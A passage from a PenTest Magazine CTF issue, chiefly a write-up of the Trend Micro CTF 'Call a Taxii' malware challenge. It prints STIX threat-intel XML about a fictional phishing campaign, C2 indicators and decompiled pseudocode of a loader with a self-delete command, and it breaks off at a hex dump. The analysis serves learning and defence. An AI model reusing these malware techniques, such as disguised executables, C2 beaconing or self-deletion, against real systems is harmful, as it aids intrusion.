PenTest magazine

OPEN

CAPTURE THE FLAG!

J3 - Call a Taxii from Trend Micro CTF Finals

Hacking the Box - a CTF Writeup

DinoBank - Where Pentesting is Never Prehistoric

Evolution of the CTF
The Value of Training by Gaming

CTF As Training For Freshers

12/2019 ISSN: 2084-1117

EDITORIAL TEAM

Managing Editor

Bartłomiej Adach

bartek.adach@pentestmag.com

Proofreaders & Betatesters

Lee McKenzie, David Molik, Matthew Sabin, Olivier Caleff, Ivan Gutierrez Agramont, Kevin Goosie, Hammad Arshed

Special thanks to the Proofreaders & Betatesters who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher

Paweł Marciniak

CEO

Joanna Kretowicz

joanna.kretowicz@pentestmag.com

DTP

Bartłomiej Adach

bartek.adach@pentestmag.com

COVER DESIGN

Hiep Nguyen Duc

PUBLISHER

Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631
www.pentestmag.com

Dear PenTest Readers,

On the occasion of Christmas, we would like to wish you a wonderful time spent with your families and friends. Let's make the most of these joyful days, helping us remember the things that really matter. All of us are working hard to make cyberspace more secure, so the Holiday energy is exactly what we all need to charge our batteries for the future professional challenges.

Also, the PenTest Mag's Santa didn't forget about you! We've prepared a great free download issue dedicated to the topic of CTFs. The articles are top-notch and they present both practical and theoretical dimensions of Capture The Flag events, depicted with first-hand experience of our amazing contributors. Again, the issue is open-access, so every user registered on our website is eligible to download the whole edition free of charge.

Enjoy and be good pentesters for another year! :)


Happy Holidays to PenTest Mag's readers and supporters community! :)

Enjoy the content!

PenTest Magazine's Editorial Team.

Contents

"J3 - Call a Taxii" from Trend Micro CTF Finals



Fernando Dantas

Fernando Dantas, also known as "feroso" is a Security Engineering Specialist at Itaú Unibanco and a CTF Player at Epic Leet Team, interested in Reverse Engineering, Malware Analysis and Exploitation. Sometimes he finds some time to speak in conferences like Roadsec, Campus Party, The Developers Conference and CryptoRave. He has finished 2019 Flare-On Challenge!


The challenge I chose for this write-up is the "J3 - Call a Taxii", sadly, I forgot to copy the original enunciate; basically, it gives us a malicious binary found in a security incident and TAXII server info where we can get more information. When trying to solve the challenge, I started first analyzing the binary and then connecting to the TAXII server to get the information, but I believe it was a mistake, since the information available in the TAXII server would make my static analysis simpler. Actually, it was my first time using TAXII (Trusted Automated Exchange of Indicator Information) which is a protocol for exchanging Cyber Threat Intelligence.

Introduction

This year (2019) Trend Micro's CTF Finals, also known as Raimund Genes Cup, happened November 23 and 24 in Tokyo, Japan.

There were 13 teams qualified for the final, of which 10 were classified in the online qualifier and three classified in regionals. I was playing with Epic Leet Team, happily playing the finals for the second time; we won the Latin America Regional held in the Hackers 2 Hackers conference in São Paulo.

So, this was our second time in this CTF and we already knew its great dashboard, which is a complete show by itself. Whenever a team finds a flag, it shows an amazing animation, which makes us want even more to solve the challenges:



The complete event is transmitted live on YouTube and you can check how great the opening/ending ceremonies and the dashboard animations are:

Day One: https://www.youtube.com/watch?v=f08QO_x0SJI

Day Two: https://www.youtube.com/watch?v=sppzGCnKRQ0

The challenges have been changed a little compared to last year's, since we didn't have the King of the Hill challenges. This year we had nine jeopardy challenges each day, in different categories like reverse engineering, exploitation, mobile, machine learning and web.

The challenges are very nice, and I really like the ones based on true threats that Trend Micro has faced.

Now let's jump into one of the challenges from this year.

The Challenge

The challenge I chose for this write-up is the "J3 - Call a Taxii", sadly, I forgot to copy the original enunciate; basically, it gives us a malicious binary found in a security incident and TAXII server info where we can get more information.

When trying to solve the challenge, I started first analyzing the binary and then connecting to the TAXII server to get the information, but I believe it was a mistake, since the information available in the TAXII server would make my static analysis simpler.

Actually, it was my first time using TAXII (Trusted Automated Exchange of Indicator Information) which is a protocol for exchanging Cyber Threat Intelligence. You can find more information here:

https://oasis-open.github.io/cti-documentation/taxii/intro.html

So, to extract the information from the server provided, I used the cabby command line tool: https://cabby.readthedocs.io/en/stable/user.html

We got 17 MB of data to analyze, let's start!

You can download the files used for this challenge from my GitHub:

https://github.com/feroso/writeups/tree/master/2019%20-%20Raimund%20Genes%20Cup/J3

The TAXII Server information

The first info is an operation called HitchHike:

```
<stix:STIX_Header>
   <stix:Title>Operation HitchHike</stix:Title>
   <stix:Package_Intent xsi:type="stixVocabs:PackageIntentVocab-1.0">Campaign Characterization</stix:Package_Intent>
   <stix:Description>
      We analyzed new operation called "HitchHike"
   </stix:Description>
   <stix:Handling>
      <marking:Marking id="TR3ND:marking_HitchHike">
         <marking:Controlled_Structure>//node()</marking:Controlled_Structure>
         <marking:Marking_Structure xsi:type="tlpMarking:TLPMarkingStructureType" marking_model_name="TLP" marking_model_ref="http://www.us-cert.gov/tlp/" color="WHITE"/>
      </marking:Marking>
   </stix:Handling>
</stix:STIX_Header>
```

An email pretending to be a job application was identified as spear phishing:

```
<stix:Observables xsi:type="cybox:ObservablesType" cybox_major_version="2" cybox_minor_version="1">
    <cybox:Observable id="TR3ND:observable_HitchHike_01">
        <cybox:Event>
            <cybox:Type xsi:type="cyboxVocabs:EventTypeVocab-1.0.1">Email Ops</cybox:Type>
            <cybox:Description>
                Our company received a spear phishing email.
                It was sent to a person in HR department and it pretended that it was email of job applications.
            </cybox:Description>
            <cybox:Actions>
                <cybox:Action>
                    <cybox:Type xsi:type="cyboxVocabs:ActionTypeVocab-1.0">Receive</cybox:Type>
                    <cybox:Associated_Objects>
                        <cybox:Associated_Object id="TR3ND:objecttr3nd_email_HitchHike">
                            <cybox:Properties xsi:type="EmailMessageObj:EmailMessageObjectType">
                                <EmailMessageObj:Header>
                                    <EmailMessageObj:To>
                                        <EmailMessageObj:Recipient category="e-mail">
                                            <AddressObj:Address_Value>recruit@tr3ndm1cr0.c0m</AddressObj:Address_Value>
                                        </EmailMessageObj:Recipient>
                                    </EmailMessageObj:To>
                                    <EmailMessageObj:Subject>Job Inquiry - Patrick</EmailMessageObj:Subject>
                                    <EmailMessageObj:Date datatype="dateTime">2019-08-29T16:00:30Z</EmailMessageObj:Date>
                                </EmailMessageObj:Header>
                                <EmailMessageObj:Raw_Header datatype="string">
                                    Dear Human Resources Manager

                                    I have attached my resume.

                                    I'm looking forward to meeting you in person to share my insights.

                                    Sincerely,
                                    Patrick
                                </EmailMessageObj:Raw_Header>
                                <EmailMessageObj:Attachments>
                                    <EmailMessageObj:File object_reference="TR3ND:objecttr3nd_email_attachment_zip_HitchHike"/>
                                </EmailMessageObj:Attachments>
                            </cybox:Properties>
                            <cybox:Association_Type xsi:type="cyboxVocabs:ActionObjectAssociationTypeVocab-1.0">Returned</cybox:Association_Type>
                        </cybox:Associated_Object>
                    </cybox:Associated_Objects>
                </cybox:Action>
            </cybox:Actions>
        </cybox:Event>
    </cybox:Observable>
```

It contained a zip file attached:

```
<cybox:Observable id="TR3ND:observable_HitchHike_02">
    <cybox:Description>
        ZIP file was attached to a spear phishing email.
    </cybox:Description>
    <cybox:Object id="TR3ND:objecttr3nd_email_attachment_zip_HitchHike">
        <cybox:Properties xsi:type="FileObj:FileObjectType">
            <FileObj:File_Name>resume.zip</FileObj:File_Name>
            <FileObj:File_Extension>.zip</FileObj:File_Extension>
            <FileObj:Size_In_Bytes>57819</FileObj:Size_In_Bytes>
            <FileObj:Hashes>
                <cyboxCommon:Hash>
                    <cyboxCommon:Type xsi:type="cyboxVocabs:HashNameVocab-1.0">MD5</cyboxCommon:Type>
                    <cyboxCommon:Simple_Hash_Value condition="Equals">d54326f2350f278b0a78592c53a5f4de</cyboxCommon:Simple_Hash_Value>
                </cyboxCommon:Hash>
                <cyboxCommon:Hash>
                    <cyboxCommon:Type xsi:type="cyboxVocabs:HashNameVocab-1.0">SHA1</cyboxCommon:Type>
                    <cyboxCommon:Simple_Hash_Value condition="Equals">3642e58ba1649ae71fa31820f66fd4b43d000d65</cyboxCommon:Simple_Hash_Value>
                </cyboxCommon:Hash>
            </FileObj:Hashes>
        </cybox:Properties>
        <cybox:Related_Objects>
            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_HitchHike">
                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Contained_Within</cybox:Relationship>
            </cybox:Related_Object>
            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe_HitchHike">
                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Compressed</cybox:Relationship>
            </cybox:Related_Object>
        </cybox:Related_Objects>
    </cybox:Object>
</cybox:Observable>
```

There was a PE file disguised with .pdf extension:

```
<cybox:Observable id="TR3ND:observable_HitchHike_03">
    <cybox:Event>
        <cybox:Type xsi:type="cyboxVocabs:EventTypeVocab-1.0.1">File Ops (CRUD)</cybox:Type>
        <cybox:Description>
            A file in ZIP looks like PDF due to its filename, but it's PE file.
        </cybox:Description>
        <cybox:Actions>
            <cybox:Action>
                <cybox:Type xsi:type="cyboxVocabs:ActionTypeVocab-1.0">Open</cybox:Type>
                <cybox:Associated_Objects>
                    <cybox:Associated_Object id="TR3ND:objecttr3nd_email_attachment_zip_exe_HitchHike">
                        <cybox:Properties xsi:type="FileObj:FileObjectType">
                            <FileObj:File_Name>resume.pdf.exe</FileObj:File_Name>
                            <FileObj:File_Extension>.exe</FileObj:File_Extension>
                            <FileObj:Size_In_Bytes>103040</FileObj:Size_In_Bytes>
                            <FileObj:Hashes>
                                <cyboxCommon:Hash>

                                    <cyboxCommon:Type>MD5</cyboxCommon:Type>
                                    <cyboxCommon:Simple_Hash_Value condition="Equals">e4c518a4698d639edc24f0a9d24212f6</cyboxCommon:Simple_Hash_Value>
                                </cyboxCommon:Hash>
                                <cyboxCommon:Hash>
                                    <cyboxCommon:Type>SHA1</cyboxCommon:Type>
                                    <cyboxCommon:Simple_Hash_Value condition="Equals">4639b7f788554e2edde61a9632c4e723ae4c0a52</cyboxCommon:Simple_Hash_Value>
                                </cyboxCommon:Hash>
                            </FileObj:Hashes>
                        </cybox:Properties>
                        <cybox:Related_Objects>
                            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_HitchHike">
                                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Compressed_By</cybox:Relationship>
                            </cybox:Related_Object>
                        </cybox:Related_Objects>
                        <cybox:Association_Type xsi:type="cyboxVocabs:ActionObjectAssociationTypeVocab-1.0">Affected</cybox:Association_Type>
                    </cybox:Associated_Object>
                </cybox:Associated_Objects>
            </cybox:Action>
        </cybox:Actions>
    </cybox:Event>
</cybox:Observable>
```

Now some really important information comes up:

```
<cybox:Observable id="TR3ND:observable_HitchHike_04">
    <cybox:Event>
        <cybox:Type xsi:type="cyboxVocabs:EventTypeVocab-1.0.1">File Ops (CRUD)</cybox:Type>
        <cybox:Description>
            When resume_tanaka.pdf.exe is executed, it created a new file.
            It looks like it's similar to original file, but some data near the bottom of file will be different.
            Its hash will be varied depending on environments because we found different hash of dropped file on different user's machines.
        </cybox:Description>
        <cybox:Actions>
            <cybox:Action>
                <cybox:Type xsi:type="cyboxVocabs:ActionTypeVocab-1.0">Create</cybox:Type>
                <cybox:Associated_Objects>
                    <cybox:Associated_Object id="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_HitchHike">
                        <cybox:Properties xsi:type="FileObj:FileObjectType">
                            <FileObj:File_Name>ThumbsUp.exe</FileObj:File_Name>
                            <FileObj:File_Path>%AppData%</FileObj:File_Path>
                            <FileObj:File_Extension>.exe</FileObj:File_Extension>
                            <FileObj:Size_In_Bytes>103040</FileObj:Size_In_Bytes>
                            <FileObj:Hashes>
                                <cyboxCommon:Hash>
                                    <cyboxCommon:Type>MD5</cyboxCommon:Type>
                                    <cyboxCommon:Simple_Hash_Value condition="Equals">a9d9bfc594273cc1262287c7ccf60f4c</cyboxCommon:Simple_Hash_Value>
                                </cyboxCommon:Hash>
                                <cyboxCommon:Hash>
                                    <cyboxCommon:Type>SHA1</cyboxCommon:Type>
                                    <cyboxCommon:Simple_Hash_Value condition="Equals">cc2e353f9178e688224cc16213bb4aad3980cf6c</cyboxCommon:Simple_Hash_Value>
                                </cyboxCommon:Hash>
                            </FileObj:Hashes>
                        </cybox:Properties>
                        <cybox:Related_Objects>
                            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe_HitchHike">
                                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Created_By</cybox:Relationship>
                            </cybox:Related_Object>
                        </cybox:Related_Objects>
                        <cybox:Association_Type xsi:type="cyboxVocabs:ActionObjectAssociationTypeVocab-1.0">Affected</cybox:Association_Type>
                    </cybox:Associated_Object>
                </cybox:Associated_Objects>
            </cybox:Action>
        </cybox:Actions>
    </cybox:Event>
</cybox:Observable>
```

And some important information that we're going to need later, like some binary data in the registry:

```
<cybox:Observable id="TR3ND:observable_HitchHike_05">
    <cybox:Event>
        <cybox:Type xsi:type="cyboxVocabs:EventTypeVocab-1.0.1">Registry Ops</cybox:Type>
        <cybox:Description>
            resume_tanaka.pdf.exe writes some binary data into the registry.
        </cybox:Description>
        <cybox:Actions>
            <cybox:Action>
                <cybox:Type xsi:type="cyboxVocabs:ActionTypeVocab-1.0">Create</cybox:Type>
                <cybox:Associated_Objects>
                    <cybox:Associated_Object id="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_reg_HitchHike">
                        <cybox:Properties xsi:type="WinRegistryKeyObj:WindowsRegistryKeyObjectType">
                            <WinRegistryKeyObj:Subkeys>
                                <WinRegistryKeyObj:Subkey>
                                    <WinRegistryKeyObj:Key>Software</WinRegistryKeyObj:Key>
                                    <WinRegistryKeyObj:Hive>HKEY_CURRENT_USER</WinRegistryKeyObj:Hive>
                                    <WinRegistryKeyObj:Values>
                                        <WinRegistryKeyObj:Value>
                                            <WinRegistryKeyObj:Name/>
                                            <WinRegistryKeyObj:Data>a11e0674ef55cf79bf5525dee1f1a3f95254e3b03878b2b30b39a6d430a7b4c5</WinRegistryKeyObj:Data>
                                            <WinRegistryKeyObj:Datatype>REG_SZ</WinRegistryKeyObj:Datatype>
                                        </WinRegistryKeyObj:Value>
                                    </WinRegistryKeyObj:Values>
                                </WinRegistryKeyObj:Subkey>
                            </WinRegistryKeyObj:Subkeys>
                        </cybox:Properties>
                        <cybox:Related_Objects>
                            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe_HitchHike">
                                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Created_By</cybox:Relationship>
                            </cybox:Related_Object>
                        </cybox:Related_Objects>
                        <cybox:Association_Type xsi:type="cyboxVocabs:ActionObjectAssociationTypeVocab-1.0">Affected</cybox:Association_Type>
                    </cybox:Associated_Object>
                </cybox:Associated_Objects>
            </cybox:Action>
        </cybox:Actions>
    </cybox:Event>
</cybox:Observable>
```

The c2 that the malware communicates to:

```
<cybox:Observable id="TR3ND:observable_HitchHike_07">
    <cybox:Description>C2 resolved IP</cybox:Description>
    <cybox:Object id="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_ip1_HitchHike">
        <cybox:Properties xsi:type="AddressObj:AddressObjectType" category="ipv4-addr">
            <AddressObj:Address_Value>203.0.113.24</AddressObj:Address_Value>
        </cybox:Properties>
    </cybox:Object>
</cybox:Observable>

<cybox:Observable id="TR3ND:observable_HitchHike_08">
    <cybox:Description>C2 hostname</cybox:Description>
    <cybox:Object id="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_domain1_HitchHike">
        <cybox:Properties xsi:type="URIObj:URIObjectType" type="Domain Name">
            <URIObj:Value>h1tchh1ke.local</URIObj:Value>
        </cybox:Properties>
        <cybox:Related_Objects>
            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_ip1_HitchHike">
                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Resolved_To</cybox:Relationship>
            </cybox:Related_Object>
            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_port443_HitchHike">
                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Listened_On_By</cybox:Relationship>
            </cybox:Related_Object>
        </cybox:Related_Objects>
    </cybox:Object>
</cybox:Observable>

<cybox:Observable id="TR3ND:observable_HitchHike_09">
    <cybox:Description>C2 port</cybox:Description>
    <cybox:Object id="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_port443_HitchHike">
        <cybox:Properties xsi:type="PortObj:PortObjectType">
            <PortObj:Port_Value>443</PortObj:Port_Value>
            <PortObj:Layer4_Protocol>TCP</PortObj:Layer4_Protocol>
        </cybox:Properties>
        <cybox:Related_Objects>
            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_domain1_HitchHike">
                <cybox:Relationship xsi:type="cyboxVocabs:ObjectRelationshipVocab-1.0">Listened_On</cybox:Relationship>
            </cybox:Related_Object>
        </cybox:Related_Objects>
    </cybox:Object>
</cybox:Observable>

<cybox:Observable id="TR3ND:observable_HitchHike_10">
    <cybox:Description>C2 URL</cybox:Description>
    <cybox:Object id="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_url_HitchHike">
        <cybox:Properties xsi:type="URIObj:URIObjectType" type="URL">
            <URIObj:Value>https://h1tchh1ke.local/backpack.php</URIObj:Value>
        </cybox:Properties>
        <cybox:Related_Objects>
            <cybox:Related_Object idref="TR3ND:objecttr3nd_email_attachment_zip_exe2exe_candc_domain1_HitchHike">
```

And some conclusions about the incident:


```
<stix:TTPs>
    <stix:TTP xsi:type="ttp:TTPType" id="TR3ND:ttp_HitchHike">
        <ttp:Description>
            HitchHiker uses Spear phishing with attachment as initial attack vector.
            They use custom downloader called ThumbsUp to download various tools.
        </ttp:Description>

        <ttp:Intended_Effect>
            <stixCommon:Value xsi:type="stixVocabs:IntendedEffectVocab-1.0">Unauthorized Access</stixCommon:Value>
        </ttp:Intended_Effect>

        <ttp:Behavior>
            <ttp:Attack_Patterns>
                <ttp:Attack_Pattern capec_id="CAPEC-542">
                    <ttp:Title>Targeted Malware</ttp:Title>
                </ttp:Attack_Pattern>
            </ttp:Attack_Patterns>

            <ttp:Malware>
                <ttp:Malware_Instance>
                    <ttp:Type xsi:type="stixVocabs:MalwareTypeVocab-1.0">Bot - Loader</ttp:Type>
                    <ttp:Title>ThumbsUp</ttp:Title>
                </ttp:Malware_Instance>
            </ttp:Malware>
        </ttp:Behavior>

        <ttp:Resources>
            <ttp:Tools>
                <ttp:Tool>
                    <cyboxCommon:Type xsi:type="stixVocabs:AttackerToolTypeVocab-1.0">Malware</cyboxCommon:Type>
                </ttp:Tool>
            </ttp:Tools>

            <ttp:Infrastructure>
                <ttp:Type xsi:type="stixVocabs:AttackerInfrastructureTypeVocab-1.0">Anonymization</ttp:Type>
            </ttp:Infrastructure>
        </ttp:Resources>
```

There is a lot more information in the collections.xml file, although I believe that all important information needed to solve the challenge is in its beginning that we already saw above.

The PE File

So now, let's check the PE file provided:

```
feroso@cyberspace:/mnt/c/Users/ferna/source/shared/2019-TMCTF/day1/J3$ file 910ea2562323f890d62b7088bffb5ada4ce7c290
910ea2562323f890d62b7088bffb5ada4ce7c290: PE32 executable (GUI) Intel 80386, for MS Windows
```



Let's wrap all the information we have so far:

We've a sample from a compromised machine.

It's a loader that duplicates itself changing some information in its bottom creating different hashes for different machines and users.

PE 32 bits, doesn't seem to be packed.

Communicates with https://h1tchh1ke.local/backpack.php

Writes the value "`a11e0674ef55cf79bf5525dee1f1a3f95254e3b03878b2b30b39a6d430a7b4c5`" to "`HKEY_CURRENT_USER\Software`" in the Windows registry

Static Analysis

Let's open it in IDA PRO and start digging in its strings:

Address	Length	Type	String
.rdata:0041...	00000009	C	Software
.rdata:0041...	00000005	C	%02x
.rdata:0041...	00000017	C	https://%s%s?b=%s&c=%s
.rdata:0041...	00000006	C	%s\\%s
.rdata:0041...	00000008	C	ComSpec
.rdata:0041...	00000011	C	/c del %s >> NUL
.rdata:0041...	0000000A	C	TMCTF{%s}
.rdata:0041...	00000009	C	__based(
.rdata:0041...	00000008	C	__cdecl
.rdata:0041...	00000009	C	__pascal
.rdata:0041...	0000000A	C	__stdcall
.rdata:0041...	0000000B	C	__thiscall
.rdata:0041...	0000000B	C	__fastcall
.rdata:0041...	0000000D	C	__vectorcall
.rdata:0041...	0000000A	C	__clrcall
.rdata:0041...	00000007	C	__eabi
.rdata:0041...	0000000A	C	__swift_1
.rdata:0041...	0000000A	C	__swift_2
.rdata:0041...	00000008	C	__ptr64
.rdata:0041...	0000000B	C	__restrict
.rdata:0041...	0000000C	C	__unaligned
.rdata:0041...	0000000A	C	restrict(
.rdata:0041...	00000005	C	new
.rdata:0041...	00000008	C	delete
.rdata:0041...	00000009	C	operator
.rdata:0041...	0000000A	C	`vftable'

Line 7 of 407

First thing that pops to the eye is the flag format string "TMCTF{%s}", this seems like a good place to start, let's look into its cross references. Its only xref is the function below:

```
signed int __cdecl sub_4018B0(int a1)
{
  CHAR Parameters; // [esp+0h] [ebp-210h]
  CHAR File; // [esp+104h] [ebp-10Ch]

  sub_403210(&File, 0, 261);
  sub_403210(&Parameters, 0, 260);
  if ( !sub_4016B0(a1) )
    return 0;
  sub_401270(&File);
  if ( !sub_401D00(a1, &File) )
    return 0;
  sub_402010(&Parameters, 259, "TMCTF{%s}", a1 + 56);
  sub_401EF0(&File, &Parameters);
  return 1;
}
```

So, this format string is being used in the sub_402010 function, that seems to be snprintf function.

Let's rename the functions that we can easily identify:

```
signed int __cdecl sub_4018B0(int a1)
{
  __m128i Parameters[16]; // [esp+0h] [ebp-210h]
  __m128i File[16]; // [esp+104h] [ebp-10Ch]

  f_memset(File, 0, 0x105u);
  f_memset(Parameters, 0, 0x104u);
  if ( !sub_4016B0(a1) )
    return 0;
  sub_401270((LPSTR)File);
  if ( !sub_401D00(a1, (LPCSTR)File) )
    return 0;
  f_snprintf((int)Parameters, 259, "TMCTF{%s}", a1 + 56);
  f_ShellExecuteA((LPCSTR)File, (LPCSTR)Parameters);
  return 1;
}
```

We will need to analyze some functions later: sub_4016B0, sub_401270, sub_401D00, since if some of those functions return false, the function will return without reaching the flag format string, so we'll need to understand them to make sure all conditions will be met.

But first, let follow up the sub_4018B0 call chain to see how deep we are in the binary:

```
start

    sub_401000 (main)

        sub_4018B0
```

Looks like our desired flag isn't so deep, since it's being called by the main function, so let's check our main function:

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __m128i Buffer[8]; // [esp+0h] [ebp-188h]
4    CHAR Filename; // [esp+80h] [ebp-108h]
5
6    f_memset(Buffer, 0, 0x80u);
7    GetModuleFileNameA(0, &Filename, 0x103u);     // Returns current process file path
8    sub_401350(&Filename, Buffer);
9    if ( sub_4015B0(Buffer) )
10     sub_4018B0((int)Buffer);
11   else
12     sub_4017B0(Buffer);
13   return 0;
14 }
```

We can see that sub_4015B0 needs to return True to call the function we want.

So, let's dive into sub_401350:

```
1  int __cdecl sub_401350(LPCSTR lpFileName, LPVOID lpBuffer)
2  {
3    DWORD NumberOfBytesRead; // [esp+0h] [ebp-8h]
4    HANDLE hFile; // [esp+4h] [ebp-4h]
5
6    hFile = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);
7    if ( hFile == (HANDLE)-1 )
8      return 0;
9    SetFilePointer(hFile, -128, 0, 2u);
10   ReadFile(hFile, lpBuffer, 128u, &NumberOfBytesRead, 0);
11   CloseHandle(hFile);
12   return 1;
13 }
```

This function will open the current executable and read the last 128 bytes to a buffer.

Now sub_4015B0:

```
1  BOOL __cdecl sub_4015B0(_DWORD *a1)
2  {
3    return *a1 == 'CNE!';
4  }
```

This function will check if the buffer read starts with "!ENC".

\

So now we know that the first step is to check if the buffer is already encrypted:

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __m128i Buffer[8]; // [esp+0h] [ebp-188h]
4    CHAR Filename; // [esp+80h] [ebp-108h]
5
6    f_memset(Buffer, 0, 0x80u);
7    GetModuleFileNameA(0, &Filename, 0x103u);      // Returns current process file path
8    f_reads_last_128_bytes(&Filename, Buffer);
9    if ( f_checks_enc(Buffer) )                    // Buffer == "!ENC"
10     sub_4018B0((int)Buffer);
11   else
12     sub_4017B0(Buffer);
13   return 0;
14 }
```

Let's check our file in HxD:

910ea2562323f890d62b7088bffb5ada4ce7c290

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00019140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
